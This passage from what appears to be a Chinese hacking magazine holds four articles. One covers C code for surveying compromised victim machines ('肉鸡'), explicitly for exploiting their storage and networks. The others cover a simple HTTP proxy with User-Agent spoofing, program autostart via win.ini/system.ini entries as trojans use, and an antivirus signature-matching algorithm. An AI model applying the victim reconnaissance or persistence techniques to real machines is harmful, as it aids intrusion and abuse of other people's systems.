lVar = memoryStatus.dwTotalPhys / 1024;//转换为KB
printf("Total Memory: ");
printf("%ld KB\n",lVar);
lVar = memoryStatus.dwAvailPhys / 1024;//转换为KB
printf("Available Memory: ");
printf("%ld KB\n",lVar);
}
```

输出为以KB为单位的内存大小。

在电脑上输出结果为:

```
Total Memory: 261600 KB
Available Memory: 40336 KB
```

肉鸡磁盘信息收集

肉鸡硬盘有几个分区?每个分区有多大?剩余空间有多少?能装下多少部电影?能放下多少个论坛?能承受多大的数据?这些都是获得肉鸡后最关心的肉鸡价值问题,如何得到?要达到这个目的稍微复杂一些:

首先,我们要调用GetLogicalDriveStrings()这个API函

数，目的是想得到一个包含所有磁盘名的字符串，并把各个磁盘名从这个字符串中提取出来。

GetLogicalDriveStrings()函数的原型为:

```
DWORD GetLogicalDriveStrings(DWORD nBufferLength, LPTSTR lpBuffer);
```

lpBuffer就是上面提到的那个字符串，nBufferLength是缓冲区的最大值。

然后针对每个盘，调用GetDriveType()来判断磁盘类型，比如有固定硬盘分区、光驱、移动分区等。

GetDriveType()函数的原型为:

```
UINT GetDriveType(LPCTSTR lpRootPathName);
```

参数lpRootPathName表示目标磁盘的根目录名，比如C:\，这个值从上面函数得到。

如果GetDriveType()返回DRIVE_FIXED，就表示这是一个固定硬盘。但是我试了一下，优盘也同样返回DRIVE_FIXED。这时，就可以调用GetDiskFreeSpaceEx()来得到该盘的空间信息了。

GetDiskFreeSpaceEx()函数原型为:

```
BOOL GetDiskFreeSpaceEx(LPCTSTR lpDirectoryName,
PULARGE_INTEGER lpFreeBytesAvailable,
PULARGE_INTEGER lpTotalNumberOfBytes,
PULARGE_INTEGER lpTotalNumberOfFreeBytes);
```

lpDirectoryName表示目标磁盘的一个目录名，这个值从GetLogicalDriveStrings()返回的字符串中得到。

lpFreeBytesAvailable表示目标磁盘上用户线程可用空间，以字节为单位。

lpTotalNumberOfBytes表示目标磁盘总大小，以字节为单位。

lpTotalNumberOfFreeBytes表示目标磁盘剩余空间大小，以字节为单位。

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

在这个函数里面调用了两次GetLogicalDriveStrings()，第一次调用的目的是获得一个能够容纳包含所有磁盘名的字符串的长度，第二次调用就是获得这个字符串。

这个函数在我的电脑上输出结果为:

```
Disk Information:
C:\ (FIXED) Total Size: 1619348 KB,Free Size: 1152608 KB
D:\ (FIXED) Total Size: 4128672 KB,Free Size: 1323064 KB
E:\ (FIXED) Total Size: 6269116 KB,Free Size: 1232324 KB
F:\ (FIXED) Total Size: 12269648 KB,Free Size: 1318864 KB
G:\ (FIXED) Total Size: 12189408 KB,Free Size: 2980312 KB
H:\ (FIXED) Total Size: 2562332 KB,Free Size: 1527204 KB
I:\ (CDROM)
```

可看到共有C－I7个盘，其中前6个是硬盘分区。

得到这些信息以后，就可以考虑把肉鸡的硬盘当成电影服务器的存储空间了，呵呵。

肉鸡网络信息收集

肉鸡有几块网卡？每个网卡设置是多少IP？子网掩码是多少？网关和MAC地址是多少？——这些信息有什么用？代理、渗透入侵、sniffer都要用到！

为此，我们需要封装两个函数，一个用来找出网卡的MAC地址，另一个检测其他项。

我们先来看看第一个函数:

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

其中，ASTAT是自定义的一个结构

```
typedef struct _ASTAT_
{
ADAPTER_STATUS adapt;
NAME_BUFFER   NameBuff[30];
} ASTAT, * PASTAT;
```

其中，ADAPTER_STATUS又是一个复杂的结构，但是它有个成员我们感兴趣，那就是:

```
UCHAR  adapter_address[6];
```

其实一看就知道这就是网卡的MAC地址，被分成6个部分，每部分1个字节，我们所要做的就是把它转换为可读形式即可。

NCB也是一个结构，这个结构虽然复杂，但我们常用到的是其中的3个成员:

```
UCHAR  ncb_command;//命令
PUCHAR ncb_buffer;//返回结果缓冲区
WORD   ncb_length;// 缓冲区大小
```

我们通常是这样用的: 先初始化NCB结构，给ncb_command一个命令，给ncb_buffer和ncb_length赋值。然后调用Netbios()函数执行，执行后我们想得到的结果就存放在ncb_buffer中了。

Netbios()函数原型为:

```
UCHAR Netbios(PNCB pncb);
```

参数pncb是指向NCB结构的指针。

GetMacAddress()有个参数DWORD dwIndex，表示网卡序号，它的值从我下一个函数传过来。

该函数的实现过程就是先执行NCBENUM命令，枚举每一块网卡; 然后执行NCBRESET命令重置; 最后执行NCBASTAT查询网卡状态。这样我们就得到了每块网卡的MAC地址。这个函数涉及到NETBIOS编程，有兴趣的朋友可以参考《Virsual C++网络高级编程》和《Windows网络编程技术》。

下面实现第二个函数:

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

上面的函数中调用了两个宏ALLOCATE_FROM_PROCESS_HEAP()和DEALLOCATE_FROM_PROCESS_HEAP()，这两个宏的定义分别为：

```
#define ALLOCATE_FROM_PROCESS_HEAP( bytes )
HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, bytes )
#define DEALLOCATE_FROM_PROCESS_HEAP( ptr )
if( ptr ) HeapFree( GetProcessHeap(), 0, ptr )
```

GetAdaptersInfo()函数原型为：

```
DWORD GetAdaptersInfo(PIP_ADAPTER_INFO
pAdapterInfo,PULONG pOutBufLen);
```

参数pAdapterInfo是指向IP_ADAPTER_INFO结构的指针。

pOutBufLen表示指向IP_ADAPTER_INFO结构的缓冲区大小。

IP_ADAPTER_INFO结构成员很多，具体形式可以去查查MSDN。

获得MAC地址的时候调用了GetMACAddress()函数。

这两个函数在电脑上输出结果为：

```
Network Adapter:
Description: 9N1207F-TX/WOL3 PCI Fast Ethernet
Adapter - 数据包计划程序微型端口
MAC Address: 00:30:f1:49:ab:53
IP Address: 192.168.0.6
SubNet Mask: 255.255.255.0
Default Gateway: 192.168.0.1
Description: VMware Virtual Ethernet Adapter for VMnet1
MAC Address: 00:50:56:c0:00:01
IP Address: 192.168.81.1
SubNet Mask: 255.255.255.0
Default Gateway:
Description: VMware Virtual Ethernet Adapter for VMnet8
MAC Address: 00:50:56:c0:00:08
IP Address: 192.168.5.1
SubNet Mask: 255.255.255.0
Default Gateway:
```

第一个是我的网卡，后两个是VMware虚拟出来的。

好了，通过上面的一步一步编程，现在你已经可以量身定做适合自己使用的信息检测工具了，同时由于体积非常小，很方便传输，如果肉鸡上有编译器，我们还可以非常快速地自己写一个程序出来，羊毛出在羊身上嘛！祝各位"黑"兄"黑"得愉快！

HTTP代理服务器也DIY

文/zvrop

Socket：HTTP是现在最普遍的东西了，很多朋友都对它有一定的了解，或许大家还专门使用sniffer来抓取网络中传输的数据包分析过，但是HTTP中的具体细节可能并不是每一个兄弟都明白。另外，喜欢编程的你，是否也曾希望尝试一下代理服务器的编写呢？！——所有的疑问都将在本文找到答案！

适合对象：编程爱好者，对HTTP协议有所了解朋友
前置知识：HTTP、C语言基础知识

如果你已经有相当的HTTP基础，那么，你完全可以跳过这个枯燥的原理性部分，直接转到下面的实战部分（第四部分）。限于篇幅和HTTP协议本身的复杂性，本文不可能把全部的协议内容照搬一遍。因此，需要对此深入了解的朋友，可以参考RFC（Request For Comments－请求注解）的1945、2045、2068、2616号文档（这里推荐一个较好的RFC网站 http://www.faqs.org/rfcs/）。

Socket：如果你对英文比较敏感，你也可以在网上搜索相关中文资料，以前"RFC文档中文翻译计划"做得不错。

HTTP（HyperText Transfer Protocol——即超文本传输协议）是应用级协议（TCP/IP协议族分链路层、网络层、运输层、应用层4层），也是组成WWW（World Wide Web——万维网）的基础。

HTTP是一种请求/响应协议。HTTP客户端连接服务器，提交所需要的请求（如方法、资源（URL）、协议版本和一些附加的特殊信息等），服务器产生应答请求（如协议版本、响应代码、服务器信息等）。它也是一种无状态协议，也就是说在一次请求/响应之后，客户端和服务器的连接将被关闭，双方没有维护这个连接的状态。另外，它还是一种可靠的协议，因为它使用了可靠的TCP（UDP是不稳定的）连接。HTTP协议通信的时候，通常使用端口80。

HTTP代理简述

HTTP的创造是惊人的，它提供了用户浏览器与Web服务器之间的通讯规则，一个基于HTTP协议上的应用实例是HTTP代理服务器（PROXY）。代理服务器是一种在客户端（Client）和服务器（Server）之间的程序（C/S模

式），它同时扮演着客户端（对服务器而言）和服务器（对客户端而言）的角色。HTTP代理服务器把客户端发来的请求传递到服务器（也可能是下一个代理），接受服务器发来的响应报文转发到客户端。有的时候，代理需要根据实际情况更改发送来的请求报文。代理服务器软件一般用于内网经过的网关，带有防火墙的服务器，用来对数据进行双向转发，实现处理用户代理尚未实现的转发功能。

HTTP报文简识

我们用一个连接中的HTTP交换报文来解释报文中常用字段的含义。只介绍那些有关的和一些重要的首部字段（这些首部字段太多了，更多的认识，可以参考RFC文档的1945、2045、2046、2616号）。也就是写一个HTTP代理服务器需要知道的基本字段。

一个普通请求报文如下：

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: www.gedao.com
Connection: Keep-Alive
```

首先的第一行是请求行（也可以说动作，方法－Request－Line），通常的格式为：

方法	作用描述
GET	请求指定资源
HEAD	仅仅请求报文头部信息
POST	请求服务器接受客户端指定的数据
PUT	用从客户端请求的数据替换服务器上指定数据
DELETE	删除服务器上指定的资源
OPTIONS	服务器性能参数信息

其实真正常用的也只有GET和POST两个（HEAD一般用来确认主机能响应信息）。GET方法用于取得服务器资源，比如网页。POST方法用于提交某些信息给服务器，比如大家常泡的论坛，发表言论就用到了POST。然后一个空格后是你要获取的资源路径（Requst－URL），这个报文中是根目录（"\"）。接下来还有一个空格后就是使用的协议版本号了，这里是"HTTP/1.1"。

以上第一行之后的字段稍后连同回应报文一起说明。需要注意的是，GET方法发送的只有一个请求头部信息（只有请求行和响应的字段）。而POST除了发送头部信息外，紧跟着的还有一个空行间隔和一些数据信息。

之后我们会得到服务器的回应信息，不同的服务器有不同的回应信息：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://www.gedao.com/index.htm
Date: Thu, 18 Dec 2003 09:31:41 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Sun, 14 Dec 2003 06:41:48 GMT
Content-Length: 1217
```

第一行是服务器响应信息（Status－Line），首先是协议版本（这里是HTTP/1.1），然后一个空格后跟着的就是状态码了，这里列出一点状态码：

客户端错误	客户端成功	重定向	服务器错误
400: 错误请求	200: 请求成功	300: 多路选择	500: 服务器内部错误
401: 需要认证	201: 新资源创建	301: 已被转移	501: 没有实现
403: 不明禁止	202: 请求被接受	302: 暂时转移	502: 网关无效响应
404: 没有找到	204: 无内容	305: 使用代理	503: 服务暂时失效

大家肯定看到上面的报文中除了首行外有相当一部分的字段信息，这些信息就是所谓的首部信息字段（Headers，也叫报文头信息）。这些字段的数量是可变的，字段名和具体分字段值用一个空格分开，字段名不分大小写，是用来向发送方提供某些附加的信息，每个信息占一行，结尾用CRLF（回车换行－"\r\n"）字符表示。以下是各字段名和相应描述：

字段名	描述
Accept	字段是客户端接收的数据（资源）类型
Accept-Language	客户端接受的首选语言类型
Accept-Encoding	字段是客户端可接受的内容编码
User-Agent	字段是客户端信息
Host	字段是目的主机名称
Connection	字段是连接状态
Server	服务器信息
Content-Location	获取的资源在服务器上的位置
Date	服务器时间
Content-Type	本次传送的数据的类型（rfc2046）
Accept-Ranges	本次传送的数据的长度单位
Last-Modified	这个数据的最后修改时间
Content-Length	本次传输的数据的长度

其实写一个代理，知道这些字段是干什么的也就够了。根据HTTP代理服务的定义，我们就可以开始写了。

代理服务器的编写

看了这么多的原理，相信大家对HTTP也有了一个大概的了解，下面我就用代码来说明一个HTTP代理服务器的工作过程。这次，我们只写经常用到的GET、POST、HEAD3个动作。全部的代码都是用C写的，边说边写，BC编译器下通过。

小提示 由于篇幅关系，代码、变量、函数声明等等都不可能完整，详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

首先是一个建立环境的过程，代理服务器使用的端

口可以任意选择，但是常用的是80、8080、3128等端口。我们这里以8080为例作为监听端口：

```
ServerStk.sin_family = AF_INET;
ServerStk.sin_port = htons(8080);
ServerStk.sin_addr.S_un.S_addr = INADDR_ANY;
// 任何地址
......
while(1)
{
ServerBegin[i] = accept(ProServer,
(struct sockaddr *)&ClientCont, &ServerStkSize);
if(ServerBegin[i] == INVALID_SOCKET)
// 用多个socket是为了稳定（精神上？）
return 1;
// 建立用户线程，为每一个用户建立独立的线程
if(CreateThread(NULL, 0, ProClientThread,
(LPVOID)&ServerBegin[i], 0,
&funid) == 0)
continue;
接下来转入ProClientThread函数，处理每个用户的服务：
char *ReceiveBuf = (char*)malloc(sizeof(char)
*MAX_CHARBUFF);
char *SenderBuf = (char *)malloc(sizeof(char)
*MAX_CHARBUFF);
// 新建两个缓冲器，用来发送和接受数据
DataLen = recv(ClientConSock,ReceiveBuf,
MAX_CHARBUFF,0);
// 用户代理，肯定首先是用户发送的报文。
if(DataLen != SOCKET_ERROR && DataLen != 0)
{
// 判断是何种服务器动作
if(!strncmpi(ReceiveBuf,"GET ",4))
```

这里的判断过程我就不详细说明了（详细代码请查看光盘"源代码"栏目，按照文章名查找即可），接下来的步骤就是请求报文的首行的分析。因为发送给代理服务器的报文首部中的那个Requst－URL（资源路径）是完整的路径。比如 Http://www.gedao.com/index.htm。而发给目的主机的报文则是根目录开始的相对路径，如 /index.htm。如果说有需要注意的，那就是这个字段了，其他字段可以不作修改。

```
if(strncmpi(ReceiveBuf+SendLen,"http://",HEADLEN))
// 取得报文中"http://"字样的位置
char * Getfp = Get3Chars(ReceiveBuf+SendLen
+HEADLEN,&HedLen);
// 获取主机名称，也就是"http://"和"/"之间的
数据，如：www.gedao.com
memcpy(HeadBuf,ReceiveBuf+SendLen +HEADLEN,
HedLen);
// 拷贝IP或者域名信息，也就是上一步中的数据
memcpy(SenderBuf+SendLen,Getfp,DataLen-HedLen-
HEADLEN);
// 简单构造一个去掉了域名的请求报文，供发送给服务器用
```

接下来的SendHeadData函数的作用是取得服务器的IP，然后建立连接，并把第一次接收到的数据发送给服务器：

```
SOCKET ServerSocket = GetServerAddr(HMsg,DataLen);
// GetServerAddr 函数即是和服务器建立连接的函数，
待会看这个函数
ChangeSysInfo(Msg);
// 这个函数可有可无，是用来修改客户端提交过来的
报文的，隐藏你的信息
if(send(ServerSocket,Msg,DataLen,0) == SOCKET_ERROR)
// 发送第一次的数据，注意，这个数据是去掉了http://
/域名（IP）后的
```

下面，先来看看GetServerAddr函数里面到底做了什么

```
char *fp = Msg;
for(int i = 0;i < MAX_HOSTNAME && *fp != ':'
&& *fp != '\0';i++)
HostIp[i]=*fp++;
// 如果有端口，则停下
if(*fp == ':')
HostPort=atoi(fp+1);
else HostPort=DEFPORT;
// 取出端口信息，端口通常是在域名（IP）的冒号后
面，如果没有，就用默认的80
// 下面开始申请并填充结构
ServerAddr.sin_family = AF_INET;
ServerAddr.sin_port = htons(HostPort);
// 端口，上面取得的
if(HostIp[0] >= '0' && HostIp[0] <= '9')
// 这里开始是从域名获取IP（如果是域名的话），见光盘
if(setsockopt(ServerSocket,SOL_SOCKET,SO_
RCVTIMEO,(char *)&time_out,sizeof(time_out)) ==
SOCKET_ERROR)
// 这里是设置超时的。
if(connect(ServerSocket,(SOCKADDR *)
&ServerAddr,sizeof(ServerAddr)) == SOCKET_ERROR)
// 这里是连接往服务器
```

Socket：本文中所有完整源代码及可执行文件请查看光盘"源代码"栏目，按照文章名查找即可。

到了这里，就和服务器建立了连接，就可以把刚才的那个第一次接收的数据发送给服务器了（注意，是把Requst－URL经过了修改之后的那些数据）：

```
if(send(ServerSocket,Msg,DataLen,0) == SOCKET_ERROR)
```

发送完了数据，我们就可以返回那个用户主线程。这个时候就可以判断，如果是GET和HEAD的客户端请求，就只要接受服务器发来的信息，再传给客户端，完成了之后，就可以关闭这个连接（HTTP没有保持这个连接）。如果是POST模式，那么就要看看客户端的数据到底发送完毕没有，如果没有，那么就必须先把客户端的数据全部先转发到服务器去，然后再从服务器接受回应数据，转发给客户端，最后再关闭这个连接。

```
if(fags == 1||fags == 2)
RecvSendData(ServerSocket,ClientConSock,SenderBuf);
// 接受服务器发来的数据
```

下面来看看RecvSendData函数写的是什么

```
//从a处接受信息发往b处
int sendlen = 100;
while(sendlen > 0)
{
if((sendlen = recv(Rsck,SendBuf,MAX_CHARBUFF,0)) <= 0)
break;//接收
if(send(Ssck,SendBuf,sendlen,0) < 0)
break;//发送
}
```

这个函数其实是一个转发的函数，这个函数不但可以用做接受服务器数据转发到客户端，也可以用作POST模式下从客户端接受数据发送往服务器。我们可以建立一个线程来交换两个SOCKET句柄，调用这个函数，并同时用相反的SOCKET句柄再调用这个函数，就可以实现POST转发了。

```
//建立线程来接受post剩下的数据，然后调用函数接受服务器发来的数据
if(CreateThread(NULL, 0, RSThread, (LPVOID)&SendSck, 0, &funid) != 0)
RecvSendData(ServerSocket,ClientConSock,SenderBuf);
RSThread 线程里面就是把接受的句柄交换，然后再建立RecvSendData函数
struct sendofsck SendSck={0};
memcpy((void*)&SendSck,lpParam,sizeof(SendSck));
RecvSendData(SendSck.Rsck,SendSck.Ssck,SendSck.Buff);
```

到这里，一个简单的HTTP代理服务器就基本完成了，不到200行代码。实现了GET、POST、HEAD 3种方式。呵呵，你完全可以用它来试试上网、逛论坛，速度还是很快的（因为没有用一些速度较慢的函数，如 strstr）。这样的HTTP代理服务器还是很简单的。在简单前提下，就萌发了一点点修改的念头（代理可以修改数据后转发），下面就看看ChangeSysInfo函数里面是什么内容

```
char HostBan[] = "User-Agent: Mozilla/4.0 (compatible; MSIE ";
char *fp = strstr(Msg,HostBan);
if(fp != NULL) strncpy(fp + strlen(HostBan),"8.8; Windows ZV",15);
```

这段代码的意思是找到包括"User-Agent: Mozilla/4.0 (compatible; MSIE 6.0, Windows NT"这样的字段，然后修改成所要的值。这样，一些服务器就会误以为这些是你的机器参数，从而达到隐藏你真实系统和IE信息的目的。当然，更改了系统信息可能导致的另外一些问题，比如，微软的网站可能就不能提供一些服务了。我的动网论坛显示的是 Windows ZV 5.1 IE8.8。呵呵。

后记：

全篇通过对HTTP协议的说明和运用，写出了一个简单的HTTP代理服务器，就几点问题说明一下：代理服务器这类程序占用资源比较大，所以那些缓冲器的设置要科学，尽量做到够用。另外共用代理服务器要求速度极高，除了硬件之外，程序的结构也很重要，尽量少用一些没有必要的速度缓慢的函数，如不要用strstr扫整个头部信息，还有错误处理要完善。其实最重要的还是协议，你根据协议写出来的程序，是通用的（*nix&windows），这个的HTTP代理可以说是不正规的，但是它还是可以用的，嘿嘿。最后希望小虾能从这里看懂些东西，大虾能斧正。

Socket：程序的自启动技术经常被采用在一些病毒或木马软件中，这是非常常见的一种方式，本文就是从这一点入手，深入剖析了INI文件的程序自加载技术。本文不仅详细介绍了各个常用的INI文件操作函数，而且自己动手写了两个程序，介绍了INI文件操作函数的注册表关联技术，非常有实际操作价值！喜欢编程的朋友赶快往下看咯！

适合对象：编程技术爱好者

前置知识：C语言 INI基础知识

INI文件读写技术及程序自动加载应用剖析

文/connie

INI文件是Windows系统中一类比较重要的文件，通常用来存放系统或者应用程序的配置信息，以方便系统或者应用程序在初始化时再次读入。比如Windows系统中的配置文件win.ini和system.ini，它们就主要存放系统启动或用户登录时的系统信息。这项功能在方便了系统配置的同时，也为非法程序的自动运行提供了可乘之机。显然，这类文件的重要性应该引起我们的重视。但是对于这样的ini文件的读写操作却与普通文本文件有着种种的不同，尤其体现在编程实现上。笔者曾经尝试用手动更改的方法在文件中加入一些项，使得自己的程序能够在初始化时自动运行，但是却没有成功，最后还是藉由编程的方法来实现了。这里主要涉及到一些API函数，而这些函数又往往不被人们所熟知，本文的任务就是在介绍这些函数的同时，用简单的程序作了示例，下面我们言归正传。

先来看几个往配置文件中写入信息的函数：

(1)WritePrivateProfileSection()用来在ini文件中直接向指定区域写入键和值的信息，其原型如下:

```
BOOL WritePrivateProfileSection(
  LPCTSTR lpAppName,  // 指向指定字段的字符串
  LPCTSTR lpString,  // 指向要写入的键与值字符串
  LPCTSTR lpFileName  // 指向文件名称字符串，如果不包含完整路径，则在windows目录下创建
);
```

用法示例:

```
WritePrivateProfileSection(_T("windows"),_T("load=c:\\winnt\\notepad.exe"),_T("c:\\winnt\\win.ini"));
```

(2)WritePrivateProfileString()与上一个函数的不同点在于其将键和值分开了，原型如下:

```
BOOL WritePrivateProfileString(
  LPCTSTR lpAppName,  // 指向指定字段的字符串
  LPCTSTR lpKeyName,  // 指向指定键的字符串
  LPCTSTR lpString,  // 指向指定值的字符串
  LPCTSTR lpFileName  // 指向文件名称字符串
);
```

用法示例:

```
WritePrivateProfileString(_T("windows"),_T("load"),_T("c:\\winnt\\notepad.exe"),_T("c:\\winnt\\win.ini"));
```

(3)WritePrivateProfileStruct()与前面两个的不同在于文件尾有校验和，原型如下:

```
BOOL WritePrivateProfileStruct(
  LPCTSTR lpszSection,  // 指向指定字段的字符串
  LPCTSTR lpszKey,  // 指向指定键的字符串
  LPVOID lpStruct,  // 指向存放要加入的数据的缓冲区，如果为NULL，则删除键
  UINT uSizeStruct, // 缓冲区大小，以字节为单位
  LPCTSTR szFile  // 以零结尾的文件名称字符串，如果为空，则向win.ini写入
);
```

用法示例:

```
WritePrivateProfileStruct(_T("windows"),_T("load"),pBuffer,sizeof(pBuffer),_T("c:\\winnt\\win.ini"));
```

(4)还有两个函数，是专门用来向win.ini文件写入的，函数原型如下:

```
BOOL WriteProfileSection(
  LPCTSTR lpAppName,  // 指向指定字段的字符串
  LPCTSTR lpString  // 指向指定值的字符串
);
BOOL WriteProfileString(
  LPCTSTR lpAppName,  // 指向指定字段的字符串
  LPCTSTR lpKeyName,  // 指向指定键的字符串
  LPCTSTR lpString  // 指向指定值的字符串
);
```

下面来看几个对应的从ini文件获取信息的API函数，上面已经说得很详细了，这里只说其中两个:

```
DWORD GetPrivateProfileString(
  LPCTSTR lpAppName,  // 指向指定字段的字符串
  LPCTSTR lpKeyName,  // 指向键的字符串
  LPCTSTR lpDefault,  // 如果INI文件中没有前两个参数指定的字段名或键名，则将此值赋给变量
  LPTSTR lpReturnedString,  // 存放INI文件中值的目的缓存区
  DWORD nSize, // 目的缓冲区的大小，以字节为单位
  LPCTSTR lpFileName  // 指向INI文件名称的字符串
);

UINT GetPrivateProfileInt(
  LPCTSTR lpAppName,  // 指向指定字段的字符串
  LPCTSTR lpKeyName,  // 指向键的字符串
  INT nDefault,  // 如果INI文件中没有前两个参数指定的字段名或键名，则将此值赋给变量
  LPCTSTR lpFileName  // 指向INI文件名称的字符串
);
```

程序示例1：我们在这里建立了一个应用程序"App Name"，并且使用了一个INI文件"appname.ini"，在此INI文件中，我们写入如下内容:

```
[Section1]
  FirstKey = It all worked out okay.
  SecondKey = By golly, it works.
  ThirdKey = Another test.
```

代码分析如下:

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

程序示例2：通过修改win.ini中的字段[windows]中的键load或run，或者是为system.ini中的字段[boot]中的键shell增加值，可以达到设置程序自动运行的目的。假设我们要自动运行notepad.exe，修改后的win.ini或system.ini文件像这样就可以:

```
win.ini
[windows]
load=c:\winnt\notepad.exe
run=c:\winnt\notepad.exe

system.ini
[boot]
shell=c:\winnt\explorer.exe c:\winnt\notepad.exe
```

小提示：system.ini文件的修改要特别注意，如果你单纯改成shell=c:\winnt\notepad.exe，则不能首先运行explorer.exe，很明显你将看不到桌面和任务栏，呵呵，笔者在做实验时就曾因为粗心造成了这样的后果，不过不用害怕，只要你用我们下面提供的程序，将它修改过来就可以了。默认时，系统在system.ini中的[boot]下是shell=c:\winnt\explorer.exe。很多非法程序就是通过修改这两个文件来达到自启动的目的的。

下面这个程序详细代码请查看光盘"源代码"栏目，按照文章名查找即可，使用VC++6.0写成，核心程序源代码如下：

```
void CAutoRunDlg::OnBrowse()
{
    //只 览exe文件
    CfileDialog fileDlg(TRUE,_T("EXE"),_T("*.exe"),
OFN_HIDEREADONLY| OFN_OVERWRITEPROMPT,(_T
("Executable Files (*.exe) |*.exe ||")));  //显示打开文件的
对话框
    //当操作者选择OK时，程序取得选择文件的全路径名
(包括文件的路径及文件名称)，并将相应的数值传输给相关
的控件变量。
        if(fileDlg.DoModal()==IDOK)
        {
                m_strFileName=fileDlg.GetPathName();

            //向将变量中的数值传输给控件显示出来。
                UpdateData(FALSE);
        }
}
void CAutoRunDlg::OnApply()
{
        //更新数据
        UpdateData(TRUE);
        //写入ini文件
        LPCTSTR filename;
        filename=m_strFileName;
        WritePrivateProfileString(_T("windows"),_T("load"),
filename,_T("c:\\winnt\\win.ini"));
}
```

您如果要更改system.ini，可以将WritePrivateProfileString(_T("windows"),_T("load"),filename,_T("c:\\winnt\\win.ini"));

改为WritePrivateProfileString(_T("boot"),_T("shell"),filename,_T("c:\\winnt\\system.ini"));并且在输入文件名时输入c:\winnt\ explorer.exe c:\winnt\notepad.exe。

写到这里，本文的意图基本达到，如果您可以把某些代码亲自实现，相信读者会有比较大的收获。

后记：

本文尽量从平凡之中解决自启动的问题，对程序的示例翔实，相信您可以掌握这种技术了。如果您对其他一些自动加载技术感兴趣，可以查看一下相关的资料。

soket：特征码扫描是非常古老但又一直沿用至今的技术了，无论是在各杀毒软件，还是在各款木马查杀软件中，特征码扫描就占具有非常重要的位置。本文着重介绍了基于快速模式匹配的特征码扫描技术，如果您对这方面的知识感兴趣，相信对您一定会有所启发。本文并不适合新手看，在看本文之前，需要事先掌握数据结构和扫描算法方面的相关知识。

杀毒软件编程精华

——特征码扫描技术

文/ 单长虹

特征码扫描技术是反病毒技术中的常规武器，虽然特征码扫描技术有着一定的局限性，但是，改进的基于特征码扫描技术的广谱特征串过滤技术却有着无比的优越性和广阔的应用前景。但是，无论是上面提到的哪种技术，最终都难以逃脱扫描算法的效率要求。而学过《数据结构》的读者应该知道一种快速的字符串扫描算法叫做"模式匹配算法"，这种算法可以对字符串进行快速扫描。但是，深入进去就会发现，我们的特征码扫描算法中经常会用到通配符，如：%和*（这里我令%匹配一个字符，*匹配32个字符），对于这样一些非常规的串，没有现成的算法可以引用。笔者在做防治木马技术的研究中，对常规的模式匹配算法进行了改进，写出了如下的快速查找算法，暂且命名为"半回溯的模式匹配算法"，以与常规的"无回溯的模式匹配算法"区别。

这里，我之所以称之为"半回溯"，就是因为在对通配符进行匹配时要进行适当的回溯，以减少因为采用通配符所带来的过长推进，虽然这是一种带有回溯的算法，但是实际上它的效率并不比"无回溯的模式匹配算法"低多少，其对算法的效率不能构成真正的威胁。这个算法比较抽象，如果没有基础的读者最好先回头看一下《数据结构》的教材中的"无回溯的模式匹配算法"，会对您接下来对算法的理解产生很大的帮助。光说不练，不是好汉，下面我们就开始艰辛而又刺激的模式匹配算法之旅。

对于"无回溯的模式匹配算法"，我不想做过多的说明，因为相关书籍上已经说得够明白了。下面，我们一起来看一下带通配符的半回溯的匹配算法（用%号匹配一个字符，用*匹配32个字符）：

```
1.[初始化]
i=1; j=1;
counter1=0; counter2=0;
2.[利用next[i]反复进行比较，直到i等于m+1]
循环 当i<=m且j<=n时，反复执行
若 (p[i]!='*'且p[i]==t[j])
则i=i+1; j=j+1;
```

```
否则若p[i]=='%'
则 i=i+1; j=j+1; counter1=counter1+1;
否则若p[i]=='*'
则i=i+1; j=j+32; counter2=counter2+1;
否则若next[i]>0
则i=next[i]j=j - (counter1+counter2*32);counter1=0;
counter2=0;
否则
i=1; j=j - (counter1+counter2*32);j++;counter1=0;
counter2=0;
```

其中，counter1是用来统计%的个数，而counter2用来统计*的个数，其中*m*是子串的长度，*n*是被搜索串的长度。每次碰到子串中有%的时候就自动将counter1加一，若是碰到counter2就自动将counter2加一。*i*用来指明子串的当前的比较的位置，而*j*用来指明被搜索串当前比较的位置，如果一旦子串与被搜索串不能满足搜索条件，就要将被搜索串的比较位置进行回溯，以回到被通配符漏过的字符的个数，以便重新匹配。

这里，涉及到了与"无回溯的模式匹配算法"中相同的要使用的Next数组，其中，Next数组的计算方法如下:

```
1.[初始化]
j=0; i=1;
next[1]=0;
2.[反复比较计算next[i+1]]
循环 当i<m 时, 反复执行
(1)[找出p1p2…pi 中最大的相同的前缀和后缀, 并将长度送j]
循环 当j>0且p[i]!=p[j] 且p[i]!='%'且p[j]!='%'时, 反复执行
j=next[j]
(2)[计数器加1]
i=i+1;j=j+1;
(3)[计算next[i]]
若p[i]==p[j]或p[i]=='%'或p[j]=='%'
则next[i]=next[j];
否则next[i]=j;
```

Next数组的计算方法，与"无回溯匹配算法"稍有不同，因为%用来匹配一个字符，所以对于%的处理，可以看作比较的字符相等的情况来处理，而对*的比较，无论如何一个字符都不可能与一个32字符的字符串相等，所以对于*始终认为不相等。

这个算法的描述，无论我作何解释，读者总会感觉到有一些抽象，而难于真正理解。下面，笔者写了一个简单的程序，来对这个算法进行测试，希望对您会有所帮助。这个程序是在VC6.0的控制台下运行的，非常简单，基本上就将以上的算法翻译成了C++语言。源程序可以在附书光盘中找到，名称为"带通配符的无回溯模式匹配算法源程序"。

在这个程序中，首先就是要建立一个子串和被搜索串，并确定算法中提到的*m*和*n*的值，如下所示

```
//被搜索的串
char* t="nihaoaxishanchangshanchangaoyejiehhe*%dfisd%shanchashanchanghongioejw";
```

```
//子串
char* p="shanchang%*%hong";
//next数组中元素的个数等于子串的长度
int next[16];
int i,j;
//initialize variable
j=0;i=1;next[0]=0;
```

接下来，要计算next数组的值，对上面的算法进行翻译，得到如下代码。

```
//计算next数组的循环
while(i<16)
{
while(j>0&&p[i-1]!=p[j-1]&&p[i-1]!='%'&&p[j-1]!='%')
j=next[j-1];
i++;
j++;
if(p[i-1]==p[j-1]||p[i-1]=='%'||p[j-1]=='%')
next[i-1]=next[j-1];
else
next[i-1]=j;
}
```

